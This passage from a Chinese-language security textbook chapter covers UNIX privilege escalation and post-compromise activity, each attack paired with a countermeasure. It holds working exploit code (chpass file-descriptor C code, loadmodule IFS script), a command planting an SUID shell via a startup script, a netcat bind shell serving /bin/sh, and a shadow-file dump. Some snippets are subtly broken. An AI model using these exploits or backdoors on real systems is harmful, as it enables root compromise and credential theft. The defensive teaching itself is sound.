[dinky] $ exit
Press any key to continue [: to enter more ex commands]:
/etc/pw.P26119: 6  lines, 117  characters.
[dinky] $ su owned
[dinky]# id
uid=0(owned) gid=0(wheel) groups=0(wheel)
```

一旦su到owned账号，我们就取得了root访问权。整个过程就用了几行C代码，下面就是由Mark Zielinski提供的漏洞发掘代码(./chpass 的源代码)：

```
int
main ()
{
  FILE *f;
  int count;
  f = fdopen (FDTOUSE, "a");
  for (count = 0; count != 30000; count++)
     fprintf (f, "owned::0:0::0:0:OWNED,,,:/tmp:/bin/bash\n");
  exit(0);
}
```

文件描述字攻击对策

SUID文件的编程人员应该评判自己是否恰当地分配了文件描述字。有可能执行execve()系统调用时应事先设置所打开文件的调用exec时关闭(close-on-exec)标志。还有就是如前所提去除SUID属性并非绝对必要的任何程序的SUID位。

竞争状态

流行度：	*8*
容易度：	*5*
影响力：	*9*
风险率：	*7*

在大多数体育竞技中，攻击者会充分利用最薄弱状态的对手。在计算机领域中这个通则仍然成立。攻击者会利用正在执行特权操作的进程。这里涉及如何确定滥用进

程加以攻击的时机，这个时机应该在进程进入特权模式之后，放弃特权之前。大多数情况下，攻击者有机会卷赃潜逃的时间窗口是有限的。允许攻击者滥用这个机会窗口的脆弱点称为竞争状态(race condition)[7]。如果攻击者在某个进程处于特权状态时成功地设法达到了利用特权的目的，我们就称之为“赢取竞争(winning the race)”。竞争状态有多种类型。我们将集中讨论信号处理中的竞争状态。

信号处理问题

UNIX中信号是用于通知一个进程发生了某个特定条件的机制，它提供了处理异步事件的手段。举例来说，当用户需要挂起某个运行中进程时可按CTRL-Z键。这实际上是给前台进程组中的每个进程发送了一个SIGTSTP信号。这么说来，信号用于改变一个程序的执行流。在讨论能够改变运行中程序执行流的任何手段时，都得密切关注。与信号处理相关的主要问题之一就是这种改变运行中程序执行流的能力。注意SIGTSTP只是一类信号而已，可用的信号类超过30个。

滥用信号处理的一个例子是1996年后期发现的wu-ftpd v2.4 信号处理脆弱点。这个脆弱点允许普通用户和匿名用户作为root访问文件。它是由FTP服务器程序中与信号处理过程相关的一个缺陷导致的。作为其启动过程的一部分，FTP服务器程序安装两个信号处理程序。一个信号处理程序用于在控制/数据端口连接关闭时捕捉SIGPIPE信号。另一个信号处理程序用于在带外信令通过FTP的ABOR(夭折文件传送)命令接收到时捕捉SIGURG信号。通常情况下，当一个用户登录进某台FTP服务器时，该服务器处理该用户的进程将以这个用户的有效UID而不是以root特权运行。然而如果该用户的数据连接非预期地关闭了，其FTP服务器进程将接收到一个SIGPIPE信号。该进程于是跳转到dologout()函数，把自己的特权升级为root(UID为0)。该进程加一个注销记录到系统登记文件中，并关闭xferlog登记文件，从服务器进程表中去除本用户的实例，最后退出。服务器进程把自己的有效UID改为0的时刻正是它易受攻击之时。攻击者必须在对应的FTP服务器进程处于有效UID为0的阶段发出一个SIGURG信号，从而在该进程试图注销该用户(攻击者)时中断它，让它跳回服务器的主命令循环。这里存在一个竞争状态，攻击者必须在对应的服务器进程把有效UID改为0之后，但在成功注销攻击者之前发出SIGURG信号。如果攻击者成功了(可能得尝试几次)，他们就等效于以root特权登录进该FTP服务器。至此，

[7] 这只是竞争状态的一种具体形式。竞争状态表现为死锁和前后两个相关操作在逻辑上被中断两种形式。此处讲述的竞争状态指的是直接利用进程处于特权状态的时机，实际上通过在逻辑上中断两个相关操作来发掘漏洞时并没有这个要求

攻击者就能put或get他们想要的任意文件，并能潜在地以root特权执行命令。

信号处理攻击对策

在处理SUID程序上恰当的信号处理绝对必要。在确保所运行的程序以一种安全的方式捕捉信号上最终用户做不了多少事——这是程序员的责任。正如我们反复提及的那样，应该尽可能地缩减SUID程序的数量，并应用所有由厂家提供的安全补丁。

core文件操纵

流行度：	*7*
容易度：	*9*
影响力：	*4*
风险率：	*7*

让一个程序转储核心到core文件中并非只是无关紧要的打搅而已，它有可能成为一个主要的安全漏洞。当UNIX系统运行时，内存中存放着许多敏感的信息，包括从shadow密码文件中读入的密码散列值。core文件操纵存在脆弱点的一个例子是在较早版本的ftpd中发现的。ftpd允许攻击者通过在登录进某台FTP服务器之前发出PASV命令来促成相应的服务器进程写出一个任何用户都可读的core文件到根目录中。这个core文件含有shadow密码文件的部分内容，也就是部分用户的密码散列值。如果从这个core文件中恢复出了密码散列值，那么攻击者有可能攻解某个特权账号，从而获取对于这个脆弱系统的root访问权。

core文件攻击对策

core文件是个必要的有害物。它们有可能给攻击者提供敏感的信息，然而当某个程序发生崩溃时，系统管理员也得利用它提供有价值的信息。根据自己的安全需求，可以使用ulimit命令限制系统产生core文件。通过在系统级profile文件中使用ulimit命令置允许的core文件大小为0，core文件就不会产生了。详细信息参见自己的系统关于ulimit的手册页面。

```
[tsunami] $ ulimit -a
core file size (blocks)    unlimited
[tsunami] $ ulimit -c 0
[tsunami] $ ulimit -a
core file size (blocks)     0
```

共享函数库

流行度:	*4*
容易度:	*4*
影响力:	*9*
风险率:	*6*

共享函数库(shared library)允许可执行文件在执行阶段从某个公共的函数库中调用离散的代码片段。这些代码是在编译阶段链接到宿主共享函数库中的。执行这样编译出来的程序时，目标共享函数库将得以引用，该程序于是能够执行所引用函数库中的代码了。使用共享函数库的主要优势是节省系统硬盘和内存空间，并使得代码的维护更为容易。更新一个共享函数库从效果上看是更新了使用该函数库的任何程序。当然，为这种便利需付出一定的安全代价。如果攻击者能够修改某个共享函数库，或者通过设置环境变量提供某个替补的共享函数库，他们就可能获取root访问权。

这类脆弱点的一个例子发生在in.telnetd环境中(CERT布告CA-95.14)。这个例子已很陈旧，不过很能说明问题。该脆弱点的本质在于某些版本的in.telnetd允许用户在试图建立一个连接时把环境变量传递给远程系统(RFC 1408和RFC 1572)。这么一来，当攻击者通过telnet登录进某个系统时有可能修改他们的LD_PRELOAD环境变量，进而获取root访问权。

为了成功地发掘这个脆弱点，攻击者必须以任何一种可能的方式把一个经修改的共享函数库放置到目标系统上。接着把登录时刻设置的LD-PRELOAD环境变量修改成指向这个经修改的共享函数库。当in.telnetd执行/bin/login以认证该用户时，系统的动态链接器将加载这个经修改的函数库而覆盖通常的函数库调用。这就允许攻击者以root特权来执行代码了。

共享函数库攻击对策

动态链接器应该在链接SUID到root的二进制文件时忽略LD_PRELOAD环境变量。纯正癖者可能争辩说共享函数库应该仔细地编写，保证它们能够安全地在LD-PRELOAD中指定。现实情况是这些函数库不可避免地会存在编程瑕疵，当执行某个SUID二进制文件时会把系统暴露给攻击者。另外，共享函数库(例如在/usr/lib和/lib目录中的函数库)应该以与大多数敏感文件相同级别的安全性来保护。如果攻击者能够写访问/usr/lib或/lib目录，该系统就成了人人可吃的烤面包片。

内核错误

UNIX是一个复杂而且很健壮的操作系统。因为这种复杂性，UNIX和其他高级操作系统一样，不可避免地有各种程序设计错误。对于UNIX系统，最要命的安全错误自然是和内核相关的。UNIX内核是操作系统的核心部件，可以增强系统的整体安全模型。这种模型包含荣誉文件(honoring file)与目录许可，SUID文件特权升级与撤回，系统对信号的反应方式等等。如果内核本身出现了安全错误，整个系统的安全就处于极大的危险之中。

影响数以百万计系统的一个核心错误的例子是2000年6月发现的，与几乎所有的当时开发的Linux 2.2.x 相关。此错误与当时在Linux内核中实现的POSIX“功能”相关。这些功能是设计对特权进程进行控制的。本质上讲，这些功能确实提高了系统的整体安全性。但遗憾的是，由于程序设计的错误，一个安全测试功能并没有按预想的工作。此错误可以导致愚弄SUID程序(比如sendmail)而在需要时不降低特权。这样，攻击者就可以获得shell访问，并提升其特权至root权限。

内核错误对策

此种脆弱点影响了许多Linux系统，Linux管理员应马上打补丁。这种补丁也很直接，对于2.2.x 内核用户，只要简单地升级到版本2.2.16 或以上即可。

系统误配置

我们已努力讨论过常见的脆弱点以及攻击者用于发掘这些脆弱点获取特权访问能力的方法。这个讨论是相当综合的，实际上攻击者有许多方法可用于危害某个脆弱系统的安全性。一个系统可能因其配置和管理糟糕而受侵害。该系统刚安装时可能相当安全，但是譬如说如果其系统管理员把/etc/passwd文件的权限改成了任何用户都可以写，那么所有安全性都荡然无存了。大多数系统的祸根就出于这样的人为因素。

文件和目录权限

流行度:	*8*
容易度:	*9*
影响力:	*7*
风险率:	*8*

UNIX的简单性和威力一定程度源于它对文件概念的运用，不论是二进制可执行文

件、基于文本的配置文件还是设备文件，都统一在同一概念下，具有关联的权限属性。如果文件权限缺省设置脆弱，或者系统管理员做了改动，那么系统的安全性可能严重受影响。下面讨论的两个最大的滥用途径与SUID到root的程序和任何用户都可写的文件相关。本书不详细讨论设备安全(/dev)，不过需指出，确保设备文件设置正确也是同样重要的。能够创建设备文件或者从中读/写敏感系统资源(例如/dev/kmem)的攻击者肯定能够取得root访问权。Mixter开发了一些相当令人感兴趣的"概念证明"(proof-of-concept)代码，可从http://mixter.warrior2k.com/rawpowr.c 上找到。这些代码对心脏不好的人可不是好消息。因为它对文件系统有潜在的损害。不过它只是在测试系统上运行，因此对文件系统的损害倒并不令人担心。

SUID程序文件

Set UID(SUID)和Set GID(SGID)到root的程序文件让人着迷。确实如此!UNIX系统中没有其他文件比SUID到root的文件更遭滥用了。先前提及的几乎每种攻击都在滥用以root特权运行的进程，这些进程对应的程序大多数是SUID到root的二进制文件。除非所运行的是SUID到root的程序，否则缓冲区溢出、竞争状态和符号链接等攻击实际上都没什么用。不幸的是许多UNIX厂家相当随意地打开文件的SUID位。不关心安全的用户加剧了这种意识。许多用户懒得执行完成某个给定任务的若干额外步骤，而宁肯让每个程序都以root特权运行。

为利用这种糟糕的安全性态势，获取了某个系统的普通用户访问权的攻击者会试图标识SUID和SGID文件。他们通常从使用find命令找出所有SUID文件并创建一个有可能用于获取root访问权的文件清单开始。下面看一下在相对稳固的Linux系统上执行该命令的结果。为简洁起见，输出结果已被截短。

```
[tsunami] # find / -type f -perm -04000 -ls

-rwsr-xr-x  1  root  root   30520  May   5    1998  /usr/bin/at
-rwsr-xr-x  1  root  root   29928  Aug   21   1998  /usr/bin/chage

-rwsr-xr-x  1  root  root   29240  Aug   21   1998  /usr/bin/gpasswd
-rwsr-xr-x  1  root  root  770132  Oct   11   1998  /usr/bin/dos
-r-sr-sr-x  1  root  root   13876  Oct   2    1998  /usr/bin/lpq
-r-sr-sr-x  1  root  root   15068  Oct   2    1998  /usr/bin/lpr
-r-sr-sr-x  1  root  root   14732  Oct   2    1998  /usr/bin/lprm
```

```
-rwsr-xr-x  1  root  root   42156  Oct   2    1998  /usr/bin/nwsfind
-r-sr-xr-x  1  root  bin    15613  Apr   27   1998  /usr/bin/passwd
-rws--x-x   2  root  root  464140  Sep   10   1998  /usr/bin/suidperl

<output truncated for brevity>
```

其中列出的大多数程序(例如chage和passwd)确实需要SUID特权才能正确运行。攻击者会把注意力集中在过去发现存在问题的或者基于它们的复杂性而具有较高脆弱点倾向的那些SUID二进制文件。DOS程序会是一个很好的起始点。DOS是一个创建虚拟机的程序，因某些特定操作而需要直接访问系统硬件。攻击者总是寻找看着异乎寻常或者没有像其他SUID程序那样经过仔细检查的SUID程序。通过查询DOS的HOWTO文档，我们对DOS程序作些研究。我们感兴趣的是查看运行DOS这个SUID程序是否存在任何安全上的脆弱点。如果存在，它就可能是潜在的攻击通路了。

DOS的HOWTO文档这么陈述："尽管dosemu在任何可能的地方都吊销root特权，但是不以root运行它仍然更为安全，特别是需在dosemu下运行DPMI程序的时候。大多数普通的DOS应用程序并不需要dosemu作为root运行，在X下运行dosemu时更是如此。因此只要有可能，你就不应该允许用户运行dosemu的SUID到root的拷贝，而只运行不是SUID的拷贝。你可以使用/etc/dosemu.users文件针对每个用户如此配置。"

该文档清楚地指出让普通用户运行DOS的非SUID拷贝更为可取。我们的测试系统上的/etc/dosemu.users文件中并没有这种限制。这种类型的误配置正是攻击者会寻找的东西。该系统上这个文件的存在使得危害root特权的倾向变高。攻击者会通过作为SUID程序直接执行DOS来确定是否存在任何攻击通路，或者是否存在诸如缓冲区溢出、符号链接问题之类辅助的脆弱点可被发掘。这是一个因让一个程序不必要地SUID到root而造成显著危及系统安全的经典例子。

SUID文件攻击对策

预防SUID/SGID攻击的最好措施是去掉尽可能多的文件上的SUID/SGID位。给出不应该作为SUID程序的文件清单不大容易，因为不同UNIX厂家之间存在很大差异，其结果是我们所能提供的任何清单都不会完整。我们的最好建议是清点自己系统上的每个SUID/SGID文件，确保它们绝对必要具有root级特权。你应该使用攻击者用于确定某个文件是否确实为SUID程序的同样方法，找出所有的SUID/SGID文件，再着手研究。以

下命令找出所有 SUID 文件：

```
find / -type f -perm -04000 -ls
```

以下命令找出所有 SGID 文件：

```
find / -type f -perm -02000 -ls
```

查阅所找到各个SUID文件的手册页面，用户文档和HOWTO文档，确定它们的作者或别人是否建议去掉相应程序的SUID位。评价完所有SUID/SGID文件后，你可能惊讶于不需要SUID/SGID特权的文件是如此之多。跟以往一样，在简单地编写一个去掉自己的系统上某些文件的SUID/SGID位的脚本之前，应该在某个测试环境中尝试这些变动。注意，每个系统上都得有少数几个必须是SUID的文件，以便系统正常工作。

Linux用户可以用Bastille(http://www.bastille-Linux.org/) 加固其系统，以防范前面提到的攻击，特别是有助于从各种文件中删去SUID。Bastille是一个很有趣的工具，它从各种很有名的Linux安全代码中精粹而成，并将各种建议融合进自动的加固工具之中。Bastille最初设计来加固RedHat系统(该系统需要大量加固工作)；而版本1.10以上就可以很容易用于其他Linux版本了。

任何用户可写的文件

另外一个常见的系统误配置是把敏感的文件设置成任何用户可写，从而允许他们随意修改这些文件。跟SUID文件相似，任何用户可写属性通常是为方便起见而设置的。然而把关键的系统文件设置成任何用户可写却有严重的安全后果。攻击者不会忽视这种显见的脆弱点，倒是系统管理员有可能疏忽。可能设置成任何用户可写的常见文件包括系统初始化文件、关键的系统配置文件以及用户启动文件。下面讨论攻击者如何寻找并利用任何用户可写的文件。

```
find / -perm -2  type f -print
```

find命令用于定位这些文件：

```
/etc/rc.d/rc3.d/S99local
/var/tmp
/var/tmp/.X11-unix
```

```
/var/tmp/.X11-unix/X0
/var/tmp/.font-unix
/var/lib/games/xgalscores
/var/lib/news/innd/ctlinnda28392
/var/lib/news/innd/ctlinnda18685
/var/spool/fax/outgoing
/var/spool/fax/outgoing/locks
/home/public
```

从上述结果可以看出几个问题。首先，/etc/rc.d/rc3.d/S99local 是一个任何用户都可写的启动脚本。这种情形极其危险，因为攻击者很容易由此获取该系统的root访问权。该系统启动时，S99local以root特权执行。因此攻击者只需执行以下命令就能在该系统下一次重启时创建一个SUID的shell：

```
[tsunami]$ echo "/bin/cp /bin/sh /tmp/.sh; /bin/chmod 4755 /tmp/.sh"\
/etc/rc.d/rc3.d/S99local
```

该系统下一次自举时，其/tmp目录中将出现一个SUID的shell程序。第二个问题是，/home/public目录是个任何用户都可写的目录。因此，攻击者可使用mv命令覆写其中任何文件。这么做之所以可能的原因在于目录权限优于文件权限。一般地说，攻击者会修改对应的public用户的shell启动文件(例如.login或.bashrc)以创建一个SUID到该用户的文件。以后真正的public用户登录进该系统时，就会创建出一个SUID到public的shell，等待攻击者去使用。

任何用户可写文件攻击对策

好的做法是使用find找出自己负责的每个系统上所有的任何用户可写文件和目录。修改不存在有效的理由以让任何用户可写的任何文件或目录的文件权限。确定哪些文件和目录该还是不该任何用户可写并非易事，因此我们所能给出的最好建议仅仅是常识而已。如果是系统初始化文件、关键的系统配置文件或用户的shell启动文件，那就不该任何用户可写。注意/dev目录中某些设备文件有必要任何用户可写。仔细评价每个修改，确保预先彻底测试它们。

经扩展的文件属性超出了本书的范围，不过值得提及。许多系统可通过在某些关键文件上打开只读、附加或不可改动标志以使系统更为安全。Linux(通过chattr)和许多

BSD变种提供了很少使用但应该使用的额外标志。把这些经扩展的文件属性与内核安全级别(视是否支持而论)相结合，文件本身的安全将会明显改善。

shell攻击

流行度:	*6*
容易度:	*6*
影响力:	*7*
风险率:	*6*

UNIX的shell威力强大，给用户提供了很大的便利。UNIX的shell环境的主要特性之一是有能力使用命令编写脚本程序，并设置影响shell操作方式的特定选项。当然，伴随这种威力而来的是被攻击的危险及多个攻击通路。滥用内部域分隔符(internal field seperator，简称IFS)变量是其中常见的一种攻击通路。

IFS攻击

IFS变量用于在shell环境中分隔各个输入词汇。IFS变量通常设置成空白符(包括空格和制表符)，这是分隔shell命令各个参数的缺省行为。如果攻击者能够操纵IFS变量的设置，他们就有可能诱使某个SUID程序执行一个特洛伊木马程序，从而给予他们以root特权。一般地说，能够诱使给出root访问权的是SUID的shell脚本；然而我们的例子使用的是loadmodule二进制程序。

发掘loadmodule模块漏洞是多年前发现的一个众所周知的攻击手段，它发掘的是SunOS 4.1.x 中的一个IFS脆弱点：

```
#!/bin/csh
cd /tmp
mkdir bin
cd bin
cat > bin << EOF <R  #!/bin/sh
 sh -I
EOF

chmod 755 /tmp/bin/bin
setenv IFS /
/usr/openwin/bin/loadmodule /sys/sun4c/OBJ/evqmod-sun4c.o
/etc/openwin/modules/evqload
```

以上漏洞发掘脚本把当前目录改为/tmp后创建了一个名为/bin的子目录。这种漏洞发掘的经常做法是创建一个有待执行的/bin/sh的拷贝。该脚本接着把IFS变量设置成"/"而不是空白符。这么一来，loadmodule这个SUID程序被诱使执行程序/tmp/bin/bin。最终结果是等待攻击者交互使用的一个方便的SUID的shell。

IFS攻击对策

大多数情况下，system()函数调用是IFS攻击的嫌疑对象。该函数使用sh来分析待执行的命令行。可使用一个简单的包裹程序来激活上述存在问题的程序，把IFS自动设置成空白符。下面是这种程序的一个例子，由Jeremy Rauch提供。

```
#define EXECPATH "/usr/bin/real/"

main(int argc, char **argv)
{
char pathname[1024];
if(strlen(EXECPATH) + strlen(argv[0] + 1> 1024)
    exit(-1);
strcpy(pathname, EXECPATH);
strcat(pathname,argv[0]);
putenv("IFS=\n\t");
execv(pathname, argv, argc);
}
```

所幸的是，如果shell是在作为root运行或者进程的有效UID不同于实际UID，那么大多数新版本的UNIX会忽略IFS变量。最好的建议是绝不要创建SUID的shell脚本，并保证SUID程序的数量到最小。

8.5 获取root特权之后

攻击者一旦完成令人兴奋不已的获取root访问权的任务，他们真正的工作旋即开始。他们希望通过以下手段来发掘目标系统的漏洞：虹吸所有能提供信息的文件，加载嗅探程序以捕获telnet、ftp、pop和snmp密码，最终以该目标系统为跳板攻击下一个系统。所有这些技巧差不多要求预先上传一个定制的Rootkit。

rootkit

流行度:	*9*
容易度:	*9*
影响力:	*9*
风险率:	*9*

攻击者最初危害的系统从现在起成了将来所有攻击的集中访问点，因此攻击者上传并隐藏一个自己的rootkit很重要。UNIX上的rootkit一般由特定于平台类型和版本的四组工具组成：(1)特洛伊木马，例如修改过的login、netstat和ps程序；(2)后门，例如inetd配置表项的插入；(3)接口嗅探程序；(4)系统日志清理程序。

8.5.1 特洛伊木马

攻击者获取root访问权后，他们就能对目标系统上任意命令进行"特洛伊木马化"。这就是检查所有二进制文件的大小和日期/时间戳之所以至关紧要的原因，不过需特别检查的是常用的程序，例如login,su,telnet,ftp ,passwd,netstat,ifconfig,ls,ps,ssh,find,du,df,sync,reboot,halt,shutdown，等等。

举例来说，许多rootkit中共同的一个特洛伊木马是个篡改了的login版本。该程序会像正常的login命令那样让用户登录；然而它还记录输入的用户名和密码到一个文件中。另有一个篡改过的ssh版本也执行同样的功能。

另一种特洛伊木马形式是创建一个返回到攻击者本地系统的后门，其手段是运行一个TCP监听器，接到连接请求后铲回一个UNIX shell。举例来说，ls命令可以篡改成检查是否已存在一个运行中的特洛伊木马，如果尚不存在，那就启动一个经篡改的netcat版本，当攻击者向它连接时，它将返送一个/bin/sh会话。例如下面的命令将在后台运行netcat，让它在222号TCP端口上监听连接请求，当被连接时铲回/bin/sh：

```
[tsunami]# nohup nc -l -p 222 -nvv -e /bin/sh &
listening on [any] 222
```

攻击者接着向该目标系统的222号TCP端口连接时将看到如下内容，他们能够完成root能做的任何事：

```
[rumble] # nc -nvv 24.8.128.204 222
(UNKNOWN) [192.168.1.100] 222 (?) open
cat/etc/shadow
root:ar90alrR10r41:10783:0:99999:7:-1:-1:134530596
bin:*:10639:0:99999:7:::
daemon:*:10639:0:99999:7:::
adm:*:10639:0:99999:7:::
...
```

潜在特洛伊木马编程技巧的数量只受攻击者的想像力制约(这个数量趋于膨胀)。第14章将揭示其他一些这样的技巧。

警惕地监视和清点所有监听中端口可以防止这类攻击，不过最好的对策是一开始就防止二进制文件被修改。

特洛伊木马攻击对策

没有合适的工具的话，有许多特洛伊木马难以检测到。它们往往具有与原来的程序一样的文件大小，文件访问时间也能改成相同的值，因此依赖于标准的辨识技巧是不够的。可取的方法是使用加密意义上的校验和生成程序对每个二进制文件执行独特的签名，并把所得的结果以某种安全的方式存放起来(例如离线存放在保险箱中的软盘)。Tripwire(http://www.tripwire.com) 和md5sum之类程序是最流行的检查和生成工具，允许给所有程序记录一个惟一的签名，从而能够明确地判定攻击者何时改动了某个二进制文件。通常管理员会忘记创建检查和，除非检测到了系统攻击。显然，这不是一个好的解决办法。幸运的是，一些系统有打包的管理功能，内嵌有很强的散列功能(hashing)。比如，许多热门Linux使用了RedHat包管理器(RPM，RedHat Package Manager)格式。RPM规范部分包括了MD5检查和。这有什么帮助呢?使用一个已知的rpm拷贝，就可以查询未被损害的包(package)，看与之相关的二进制文件是否已改变。

```
[@shadow]# rpm -Vvp ftp://ftp.redhat.com/pub/redhat/\
redhat-6.2/i386/RedHat/RPMS/fileutils-4.0-21.i386.rpm

S.5....T    /bin/ls
```

在我们的例子中，/bin/ls是RedHat 6.2的文件工具包的一部分，我们看到/bin/ls已被修改，也就是说MD5检查和在二进制文件与包之间是不同的——这就是一个好的指示。

对于Solaris系统，可从http://sunsolve.sun.com/pub-cgi/fileFingerprints.pl 上获得MD5和的完整数据库。这是Sun维护的Solaris指纹数据库，对于Solaris管理员来说是很方便的。

当然，一旦你的系统受到侵害，那就别指望使用备份磁带来恢复系统，因为它们也很可能已被感染。要正确地从某次攻击中恢复出来的话，必须从原始媒体中重构出自己的系统。

嗅探程序

自己的系统被别人非法获取root访问权固然糟糕，但这种不利处境的最坏后果也许是在受侵害的主机上被别人安装了网络窃听工具。这些常常称为"嗅探程序(sniffer)"(其名称出自Network General公司的流行网络监视软件，这家公司现在归属Network Associates公司了)的工具可以有所争议地称为恶意的攻击者采用的最具破坏性的工具。这么说的主要原因在于嗅探程序允许攻击者敲击与受害主机之间存在网络分组往来的每个系统，本地网段上任何其他主机之间的分组往来也在嗅探程序的窃听范围内。

嗅探程序的概念

嗅探程序起源于对调试网络连通问题的工具的需求。它们实质上捕获、解释并存储流经某个网络的分组供以后分析用。这给网络工程师们提供了一个观察网线上在发生什么的窗口，以允许他们通过观察最原始格式的分组流动来排除故障或构造网络行为的模型。下面是这种分组跟踪的一个例子。可看出有一个名为"guest"的用户以密码"guest"登录。登录完毕后执行的所有命令也列了出来：

```
---------------[SYN] (slot 1)
pc6 => target3 [23]
%&& #'$ANSI"!guest
guest
ls
cd /
ls
cd /etc
cat /etc/passwd
more hosts.equiv
more /root/.bash_history
```

与网络管理员工具箱中大多数威力强大的工具一样，嗅探程序在过去几年中也被

颠覆成给邪恶的黑客们干活。想像一下短时间内在繁忙的网络上传送的敏感数据的庞大数量。这些数据包括用户名／密码对、机密的电子邮件消息、专属程式和报告的文件传送，等等。当这些数据被不时地发送到网络上时，它们被转译成对于窃听者可见的位流或字节流，因为他们在这些数据路径的接合点上部署了嗅探程序。

尽管我们会讨论如何防止网络数据成为这种窥视的眼睛的目标，不过仍然希望你能开始感觉到嗅探程序为什么是攻击者部署的最危险工具之一。在安装了嗅探程序的网络上没有多少东西是安全的，因为在网线上传送的所有数据差不多是敞开着的。Dsniff(http://www.monkey.org/ ~dugsong/)是我们最喜欢的sniffer，在http://packetstorm.securify.com/sniffers/ 上还可找到其他很流行的sniffer程序。

嗅探程序工作原理

理解嗅探程序工作原理的最简单方法是查看基于以太网的嗅探程序如何工作。当然，几乎所有其他类型的网络媒体上都存在嗅探程序，不过既然以太网是最普遍的，我们就只讨论该媒体上的嗅探程序。同样的原理总体上也适用于其他连网体系结构。

以太网嗅探程序是与以太网网络接口卡(network interface card，简称NIC)配套使用的软件，能够在监听系统的“音程”内不加鉴别地听取所有网络分组，而不只是源宿地址之一为嗅探主机的分组。通常情况下，以太网NIC会丢弃任何不是特别指明去往其物理地址或网络广播地址的分组，因此为了让网卡能接收所有在网线上流动的分组，必须将它置于称为混杂模式(promiscuous mode)的特殊状态。

网络硬件一旦处于混杂模式，嗅探程序软件就能捕获并分析本地以太网段上流动的任何分组，嗅探程序的探测范围是受限的，它无法监听本地网络冲突域以外(也就是说在路由器、交换机或其他分割网段设备以外)流动的网络分组。显然，在主干网、网间链路或其他网络集散点上明智地部署多个嗅探程序要比只在一个孤立的以太网段上部署单个嗅探程序能获取的分组量大得多。

既然我们已对嗅探程序的工作原理形成了较高层的认识，下面就查看一些流行的嗅探程序。

流行的嗅探程序

表8.2所列的流行嗅探程序并不完全，但它们确实是我们多年的综合安全评估中最常碰到(并部署)的那些嗅探工具。

名称	位置	说明
Brecht Claerhout("Coder")编写的sniffit	http://reptile.rug.ac.be/~coder/sniffit/sniffit.html	运行在Linux、SunOS、Solaris、FreeBSD和Irix上的简单分组嗅探程序
Steve McCanne,Craig Leres和Van Jacobson编写的tcpdump 3.x	http://www-nrg.ee.lbl.gov/	已被移植到许多平台上的经典分组分析工具
Mike Edulla编写的linsniff	http://www.rootshell.com/	设计来嗅探Linux密码
Michael R Widner编写的solsniff	http://www.rootshell.com/	改为运行在Sun Solaris 2.x系统上的嗅探程序
Dsniff	http://www.monkey.org/~dugsong	最强大的嗅探程序之一
snort	http://www.snort.org	一个很强大、功能全的嗅探程序

表8.2 流行的免费可得UNIX嗅探程序软件

嗅探程序攻击对策

击溃被攻击者植入自己的网络环境中的嗅探程序的基本方法有三种。

改用交换式网络拓扑

共享以太网极易遭受嗅探攻击，因为涉及本地网段的所有分组被广播到整个网段的所有主机上。交换式以太网实质上把每台主机置于独立的冲突域中，因此目标地址为特定主机的单播或广播分组才能到达相应的NIC。向交换式网络转移的额外优势在于性能上的增长。既然交换式设备的成本已接近于共享式设备的成本，因此实现上已不存在购置共享式以太网设备的任何借口。如果你的公司的财务部门不愿合作 那就向他们出示使用早先列出的某个嗅探程序捕获的他们的密码，他们肯定会重新考虑。

虽然交换网络可以防范一些不老成的攻击者。但他们很容易转为嗅探本地网络。arpredirect程序是Dug Song开发的dsniff包的一部分(http://www.monkey.org/~dugsong/dsniff)，就很容易挫败交换机提供的安全性。参见第10章关于arpredirect的更多讨论。

检测嗅探程序

检测嗅探程序的基本方式有两个：基于主机和基于网络。最直接的基于主机的检测方式就是确定目标系统的网卡是否运行在混杂模式下。UNIX上有若干个程序可完成

本工作，包括出自Carnegie Mellon大学的Check Promiscuous Mode(简称cpm，可从ftp://info.cert.org/pub/tools/ 获取)。

嗅探程序运行时在进程清单中是可见的，而且往往随时间变化创建出很大的日志文件，因此使用ps、lsof和grep构造的简单UNIX脚本能够展现可疑的类似嗅探程序的行为。聪明的入侵者总是伪装嗅探程序的进程，并试图把它创建的日志文件隐藏在某个隐蔽的目录中，因此这些技巧并非总能凑效。

基于网络的嗅探程序检测方式已被假设存在了很长时间，然而直到差不多最近才有人编写了执行这种任务的工具：即出自L0pht安全研究小组(http://www.l0pht.com/)的AntiSniff。AntiSniff的第一个版本只运行在Windows上，不过其技术原理看来足以提供扫描一个网络中混杂模式接口的中心点。除了AntiSniff之外，sentinel(http://www.packetfactory.net/Projects/Sentinel/) 可以运行于UNIX系统，并有高级的基于网络的随机模式检测功能。

加密(SSH和IPSec)

网络窃听的长远解决方案是加密。只有实施了端到端的加密，才可能达到通信完整性上近乎完备的机密性。加密密钥的长度应视数据保持敏感性的时间而定，较短的加密密钥长度(40位)对于加密含有马上过期数据的数据流是合理的，而且能够改善性能。

Secure Shell(即SSH)在需要经加密的远程登录会话的UNIX群体中已服务很长时间。它用于非商业性教育目的的自由版本可从http://www.ssh.org/download.html 获取，称为F-Secure Tunnel & Terminal 的商业版本则由Data Fellows公司(http://www.datafellows.com) 销售。OpenSSH是由OpenBSD小组开发的开放源代码协议，可从www.openssh.com 上获取。

IP Security协议(即IPSec)是一个能够认证并加密IP分组的对等视角提议中因特网标准(peer-reviewed proposed Internet standard)。数十个厂家提供了基于IPSec的产品，可以向中意的网络供应商咨询他们当前供应的产品信息。Linux用户可以咨询FreeSWAN项目(http://www.freeswan.org/intro.html) 以获得免费的IPSec和IKE的开放源代码实现。

日志清理

攻击者通常不希望给管理员(尤其是权威机构)留下自己的系统访问记录，因而往

往会去清理系统日志，从而有效地抹除自己的行动踪迹。日志清理程序有许多个，通常也是良好的rootkit的一部分。其中较为流行的程序有zap、wzap、wted和remove。然而在许多情况下有一个诸如vi或emacs之类的简单文本编辑器就足够了。

当然，抹除行为记录的首要步骤是改变当前活动的日志，以防系统管理员注意到攻击者登录在系统上。为找出这么做的合适技巧，需要查看/etc/syslog.conf配置文件的内容。举例来说，从下面给出的syslog.conf文件中我们获悉，系统登录的主体日志可在/var/log/目录中找到。

```
[quake] # cat /etc/syslog.conf
# Log all kernel messages to the console.
# Logging much else clutters up the screen.
#kern.*                                          /dev/console
# Log anything (except mail) of level info or higher.
# Don't log private authentication messages!
*.info;mail.none;authpriv.none                   /var/log/messages
# The authpriv file has restricted access.
authpriv.*                                       /var/log/secure
# Log all the mail messages in one place.
mail.*                                           /var/log/maillog
# Everybody gets emergency messages, plus log them on another
# machine.
*.emerg                                                  *
# Save mail and news errors of level err and higher in a
# special file.
uucp,news.crit                                   /var/log/spooler
```

有了这些信息后，攻击者就知道该在/var/log目录中查找关键日志文件了。简单地列一下这个目录，我们发现存在各种日志文件，包括cron、maillog、messages、spooler、secure(TCP Wrappers的日志文件)、wtmp和xferlog。

